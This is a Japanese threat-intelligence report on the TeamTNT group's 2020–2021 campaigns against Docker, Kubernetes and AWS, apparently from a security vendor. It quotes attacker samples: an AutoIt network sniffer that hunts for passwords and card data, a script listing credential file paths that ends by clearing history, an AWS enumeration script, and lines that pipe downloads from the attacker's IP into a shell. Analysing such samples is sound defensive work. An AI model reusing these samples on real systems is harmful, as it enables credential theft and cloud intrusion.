2020 年 9 月 8 日、Intezer は TeamTNT が Weave Scope という正規のクラウド監視ツールを悪用していることを発見しました。このツールは、ユーザのクラウド環境へのフルアクセスを可能にし、Docker、Kubernetes、DC/OS（Distributed Cloud Operating System）、AWS Elastic Compute Cloud（ECS）と統合されています。

Weave Scope は、マイクロサービスベースのアプリケーションを扱うための強力なユーティリティです。各コンテナとその中で実行されているプロセスの詳細情報、各コンテナのメモリ使用量、コンテナ間のリンクと接続、これらのコンテナのいずれかでインタラクティブシェルを開始、停止、開く機能など、多くの機能を備えています。図 44 は、「Weave Scope」ダッシュボードのスクリーンショットです。




図 44:Weave Scope ダッシュボードのスクリーンショット

TeamTNT が、被害者のインフラストラクチャを制御する目的で合法的なツールを使用していることが判明したのはこれが初めてでした。彼らは、Weave Scope などの正規のツールをインストールすることで、サーバにバックドアをインストールしたかのように、マルウェアを使用することなく、大幅に少ない労力ですべてのメリットを享受しました。

Weave Scope はオープンソースプロジェクトであり、そのインストールは比較的簡単です。脅威アクターは Ubuntu イメージに基づいてコンテナを作成し、マウント機能を使用しました。この方法については、前のセクションで説明しました。この時点で、攻撃者は被害者のマシンのファイルシステムに完全にアクセスできるため、プロジェクトの Git で説明されているように、WeaveScope をダウンロードしてインストールしました。

```
sudo curl -L git.io/scope -o /usr/local/bin/scope
sudo chmod a+x /usr/local/bin/scope
scope launch
```

図 45:WeaveScope をインストールするコマンド


Weave Scope のダッシュボードには、ポート 4040 からアクセスできます。このポートを公開することにより、攻撃者はこのツールのすべての機能に完全にアクセスできるようになりました。

2020 年秋には、TeamTNT は認証情報の窃取に関する TTP を拡大し、保存されている AWS 認証情報だけを標的にしませんでした。2020 年 10 月にパロアルトネットワークスが発行したレポートで、研究者は脅威アクターによる mimipenguin と mimipy の使用について報告しました。これらのツールは両方とも、さまざまなプロセスのメモリからパスワードをダンプするように設計されています。これらは基本的に、Windows 用の Mimikatz と同等の*NIX 版です。認証情報がダンプされた後、TeamTNT の C2 サーバに盗み出されました。

同月下旬、ESET は、脅威アクターが武器に追加した新しいツールについてツイートしました。研究者は、AES 暗号化ペイロードを使用して Go で記述されたバイナリを見つけました。クリプターが実行されると、ペイロードが復号化され、システムコール memfd_create で作成されたメモリのみのファイルに書き込まれます。このツールは、セキュリティ研究者によって作成されたオープンソースプロジェクトである Ezuri として識別されました。

ESET research
@ESETresearch

#ESETResearch found a new Linux GoLang sample (virustotal.com/gui/file/0a569…) that executes malware related to TeamTNT directly from memory via the memfd_create technique described in blog.fbkcs.ru/elf-in-memory-… and under the name 'bioset' @michalmalik 1/3



12:23 AM · Oct 28, 2020 · Twitter Web App

図 46: ESET 研究者のツイート。マルウェアを暗号化するために TeamTNT が Ezuri を使っていることを初めて報告。

<2021 年　冬>

2021 年 1 月、Lacework Labs は、TeamTNT が使用していた IRC ボットである Tsunami の詳細な分析をリリースしました。マルウェアに埋め込まれた設定を抽出することで、IRC サーバに接続し、脅威アクターの操作と被害者の情報に関する詳細情報を入手できました。
分析の時点で、約 200 のボットが接続されていましたが、検出された一意の IP アドレスは 90 のみでした。TeamTNT は、内部ネットワーク内の他のサーバに拡散する技術を採用していることがわかりました。これは、一部のボットが NAT の背後にあり、同じ外部 IP アドレスを共有していることを示しています。感染したマシンの大部分はアジアに位置しており、クラウドプロバイダである Tencent、Alibaba、Amazon Network でホストされているサーバが最大でした。アジア以外では、米国、フランス、ドイツに最も多くのボットが存在していました。研究者たちはまた、これらの感染したマシンのいくつかが新しい攻撃作戦を開始するために使用されたことを発見しました。

脅威アクターは、また、感染したマシンでの活動を隠すためのツールも追加しました。2021 年 1 月、AT&T Alien Labs は、TeamTNT による libprocesshider の使用に関するレポートをリリースしました。このツールは、LD_PRELOAD を使用してプロセスを非表示にするために使用されています。この共有オブジェクトはセットアップスクリプトによって/usr/local/lib/systemhealt.so に書き込まれ、ディレクティブが/etc/ld.so.preload に追加されて、実行されるすべてのファイルでこの共有オブジェクトをロードできるようになりました。TeamTNT は、libprocesshider を使用して、感染したマシンで Tsunami ボットを非表示にしました。

Kubernetes への攻撃

LD_PRELOAD を使用して自分自身を非表示にすることは、同グループの別の攻撃作戦で発見されました。今回は、露出した Kubernetes インスタンスを対象としています。各 Kubernetes ノードには kubelet と呼ばれる実行中のエージェントがあり、RESTful リクエストを受け取り、それに応じてポッドで操作を実行します。標準の Kubernetes デプロイメントのデフォルト構成では、kubelet への匿名アクセスが許可されます。TeamTNT は、この設定ミスを使用して、露出した Kubernetes インスタンスにアクセスし、コンテナでクリプトマイニングマルウェアを実行しました。

この攻撃作戦は、パロアルトネットワークスが報告したもので、この攻撃作戦で初めて確認された Hildegard という新しいマルウェアについて説明しています。この攻撃作戦では、コンテナイメージは使用されませんでした。悪意のある機能は、リバースシェルを使用し、すでに実行中のコンテナを悪用して実行されました。

攻撃される可能性のあるコンテナとノードの検索は、masscan（前の章で説明したツール）と kubelet の 2 つのツールによって実行されました。検出を回避するために、この攻撃作戦は前の章で説明した LD_PRELOAD を使用し、スクリプトの実行直後にスクリプトを削除します。

攻撃作戦では、クラスターの認証情報を盗む Kubernetes の侵入ツールである Peirates と、既知の脆弱性を使用してコンテナのブレークアウトを実行するツールである BOtB の 2 つのファイルが投下されました。

コマンド＆コントロール（C2）サーバとの接続を確立するために、マルウェアは tmate または Tsunami ボットを使用しました。グループがどのツールを使用するかをどのように決定するかは不明です。

今回の攻撃作戦では、Tsunami ボットは、検出を回避するために Ezuri を使用してパックされました。ボットのプロセス名は「bioset」に設定され、正当なプロセスになりすましました。このプロセス名は、同グループが過去の攻撃作戦で使用したものです。

Windows を標的にした試み？

TeamTNT のインフラを調査していたところ、VirusTotal によると、ドメイン名の 1 つから 2 つの Windows PE ファイルがダウンロードされていることに気づきました。VirusTotal のスクリーンショットを図 47 に示します。




図 47:2021 年 2 月に TeamTNT のインフラからダウンロードされた Windows バイナリ

最初のファイル sniffer.exe は、コンパイルされた AutoIt スクリプトです。スクリプトの一部を図 48 に示します。スクリプトは WinPcap をダウンロードし、ネットワークトラフィックから機密データを盗もうとします。ユーザ名、パスワード、クレジットカード情報、Cookie などのキーワードを検索します。

```
INSTALLPCAP()
$winpcap = _PCAPSETUP()
$pcap_devices = _PCAPGETDEVICELIST()
$iface = 0x0
$pcap = _PCAPSTARTCAPTURE($pcap_devices[$iface][0x0], "host " & $pcap_devices[$iface][0x7] &
" and " & $sniffopt, 0x0, 0x10000, 0x2 ^ 0x18, 0x0)
Dim $keywords[0x14]
$keywords[0x0] = "GET /"
$keywords[0x1] = "POST /"
$keywords[0x2] = "Host: "
$keywords[0x3] = "User-Agent: "
$keywords[0x4] = "Content-"
$keywords[0x5] = "password="
$keywords[0x6] = "user_name="
$keywords[0x7] = "user="
$keywords[0x8] = "Username="
$keywords[0x9] = "User="
$keywords[0xa] = "login="
$keywords[0xb] = "email="
$keywords[0xc] = "username="
$keywords[0xd] = "holder="
$keywords[0xe] = "number="
$keywords[0xf] = "cvv="
$keywords[0x10] = "pin="
$keywords[0x11] = "transaction"
$keywords[0x12] = "bank"
$keywords[0x13] = "Cookie: "
$loothandle = FileOpen($lootloc, 0x1)
$spackettext = ""
$oldpackettext = ""
While True
    $apacket = _TCP_RECV($pcap)
    If UBound($apacket) > 0x14 Then
        $spackettext = BinaryToString("0x" & $apacket[0x14])
        If $spackettext = $oldpackettext Then
            Sleep(0xfa)
            ContinueLoop
        EndIf
        If StringLen($spackettext) > 0xd Then
            For $key = 0x0 To UBound($keywords) + 0xffffffff
                If StringInStr($spackettext, $keywords[$key]) Then
                    If Dec(Hex(BinaryToString("0x" & $apacket[0xe]))) = 0x1a0b Then ExitLoop
                    $apackettext = StringSplit(StringReplace($spackettext, @CR, ""), @LF)
```

図 48:WinPcap を使用してネットワーク経由で転送された機密データを盗む AutoIT スクリプトの一部

2 番目のファイル svchost2.exe は、XMRig マイナーを実行します。ファイルのコード再利用分析を図 49 に示します。このファイルは、ファイル名 notepad.exe としてユーザのホームフォルダーに「インストール」されます。マイニングソフトウェアは、侵害されたマシンで利用できる可能性のある NVIDIA グラフィックカードを利用するために、CUDA サポートを使用してコンパイルされています。




図 49:svchost2.exe のコード再利用分析は、ファイルが XMRig マイナーを実行することを示しています

これらのファイルを攻撃作戦に関連付けることはできませんでしたが、ファイルは TeamTNT の TTP と一致しています。このレポートに掲載されている最初の攻撃作戦以降、脅威アクターは認証情報を盗み、サーバにクリプトマイナーをインストールしています。脅威アクターは、新しいターゲットタイプに対してテストを行っていただけで、本格的な攻撃作戦には発展しなかった可能性があります。

クリプトマイナーが実行されると、ドライバーがユーザの AppDataRoaming¥WinCFG¥Libs¥フォルダに格納されます。遺伝子分析から、このドライバーは OpenLibSys からの WinRing0x64 であることが判明しました。このドライバーは、ユーザースペースアプリケーションがリング 0 にアクセスできるようにし、基本的にプロセスに自由なアクセスを提供します。このドライバーは、XMRig forWindows の一部です。マイナーはドライバーを使用して MSR レジスタにアクセスし、マイニングパフォーマンスを向上させます。ドライバーは正当なアプリケーションの一部ですが、信頼の境界を回避するために使用できる抜け道を提供します。




図 50:XMRigMiner によってインストールされた WinRing0x64 ドライバーの分析


<2021 年　春>

2021 年の春、TeamTNT は、認証情報の窃盗を拡大しました。トレンドマイクロが発見したシェルスクリプトでは、脅威アクターは以下のアプリケーションとサービスに検索を拡大していました。

- SSH
- AWS
- Docker
- S3
- GitHub
- Shodan
- Google Cloud
- Ngrok
- Pidgin
- FileZilla
- HexChat
- MoneroGuiWallet
- CloudFlared
- Davfs2
- PostgreSQL
- SMB

図 51 に示すスクリプトは、ファイルを検索しますが、データを盗み出すことはありません。TeamTNT が攻撃作戦の一環として特定されたファイルを盗み出したかどうか、またどのように盗み出したのかは不明です。

認証情報の検索に加えて、脅威アクターは実行しているクラウド環境のデータを列挙し始めました。図 52 は、AWS CLI を使用してデータを抽出するスクリプト grab_aws_data.sh のスニペットを示しています。



```
#!/bin/bash

# looking for this data / app config:
#
# SSH, AWS, Docker, s3cfg, GitHub, Shodan, gcloud,
# Ngrok, Pidgin, FileZilla, HexChat, MoneroGuiWallet,
# CloudFlared, davfs2, PostgreSQL, smbClients
#
# wget -O - http://45.9.148.35/chimaera/sh/search.sh |bash
#
clear; echo "";echo "";echo "scan for files and data of interest: ";echo "";echo ""

FULL_ARRAY=("/etc/passwd-s3fs" "/etc/davfs2/secrets" "/etc/zypp/credentials.d/NCCcredentials" "/etc/cloudflared/config.yml" "/etc/eksctl/metadata.env")

PATH_ARRAY=(".ssh/id_rsa" ".ssh/id_rsa.pub" ".ssh/known_hosts" ".ssh/config" ".ssh/authorized_keys" ".ssh/authorized_keys2" \
                      ".aws/config" ".aws/credentials" ".aws/credentials.gpg" ".docker/config.json" ".docker/ca.pem" ".s3backer_passwd" "s3proxy.conf" \
                     ".s3ql/authinfo2" ".passwd-s3fs" ".s3cfg" ".git-credentials" ".gitconfig" ".shodan/api_key" ".ngrok2/ngrok.yml" ".purple/accounts.xml" \
           ".config/filezilla/filezilla.xml" ".config/filezilla/recentservers.xml" ".config/hexchat/servlist.conf" ".config/monero-project/monero-core.conf" \
           ".boto" ".netrc" ".config/gcloud/access_tokens.db" ".config/gcloud/credentials.db" ".davfs2/secrets" ".pgpass" ".local/share/jupyter/runtime/notebook_cookie_secret" \
           ".smbclient.conf" ".smbcredentials" ".samba_credentials")

        for CHECK_PATH in ${PATH_ARRAY[@]}; do
        if [ "$(whoami)" = "root" ];then
        if [ -f "/root/$CHECK_PATH" ];then echo -e "\e[1;33;41m FOUND: /root/$CHECK_PATH \033[0m";fi
        fi
for USER_AXX in $(ls -1 /home/); do
if [ -f "/home/$USER_AXX/$CHECK_PATH" ];then echo -e "\e[1;33;41m FOUND: /home/$USER_AXX/$CHECK_PATH \033[0m";fi
done
        done

echo "";echo "";echo "done!";echo "";echo ""
history -c
sleep 3
clear
```

図 51:TeamTNT によるスクリプトは、通常は認証情報を保持しているファイルを検索

トレンドマイクロによると、2021 年 3 月から 5 月にかけて、Kubernetes を実行している 5 万件近い IP アドレスが侵害さましれた。

そのマシンの大半は中国にありました。マシンは、主にクラウドプロバイダによってホストされています。この分布は、Lacework Labs が同年 1 月に報告したものと似ていますが、数量ははるかに多くなっています。


```
#!/bin/sh

# curl -Lk http://45.9.148.35/chimaera/sh/grab_aws-data.sh | sh


if [ $# -eq 0 ]
  then
    mkdir -p /var/tmp/.../...TnT.../aws-account-data/
    cd /var/tmp/.../...TnT.../aws-account-data/
fi

# https://docs.aws.amazon.com/cli/latest/reference/iam/index.html
###

aws iam get-account-authorization-details > iam-get-account-authorization-details.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-authorization-details.html
aws iam get-account-password-policy > iam-get-account-password-policy.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-password-policy.html

# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-summary.html
aws iam get-account-summary > iam-get-account-summary.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-account-aliases.html
aws iam list-account-aliases > iam-list-account-aliases.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-groups.html
aws iam list-groups > iam-list-groups.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-instance-profiles.html
aws iam list-instance-profiles > iam-list-instance-profiles.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-open-id-connect-providers.html
aws iam list-open-id-connect-providers > iam-list-open-id-connect-providers.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-policies.html
aws iam list-policies > iam-list-policies.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-roles.html
aws iam list-roles > iam-list-roles.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-saml-providers.html
aws iam list-saml-providers > iam-list-saml-providers.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-server-certificates.html
aws iam list-server-certificates > iam-list-server-certificates.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-users.html
aws iam list-users > iam-list-users.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-virtual-mfa-devices.html
aws iam list-virtual-mfa-devices > iam-list-virtual-mfa-devices.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-credential-report.html
```

図 52:AWS CLI を使用して AWS からのデータを列挙するスクリプトのスニペット

<2021 年　夏>

2021 年夏、TeamTNT は引き続きセキュリティで保護されていない Docker サーバと Kubernetes サーバを標的としました。2021 年春に他の脅威アクターが TeamTNT のスクリプトの一部を使用したため、TeamTNT はスクリプトを識別するための新しい方法をいくつか追加しました。彼らは、図 53 に見られるように、その変更を Twitter アカウントで発表しました。

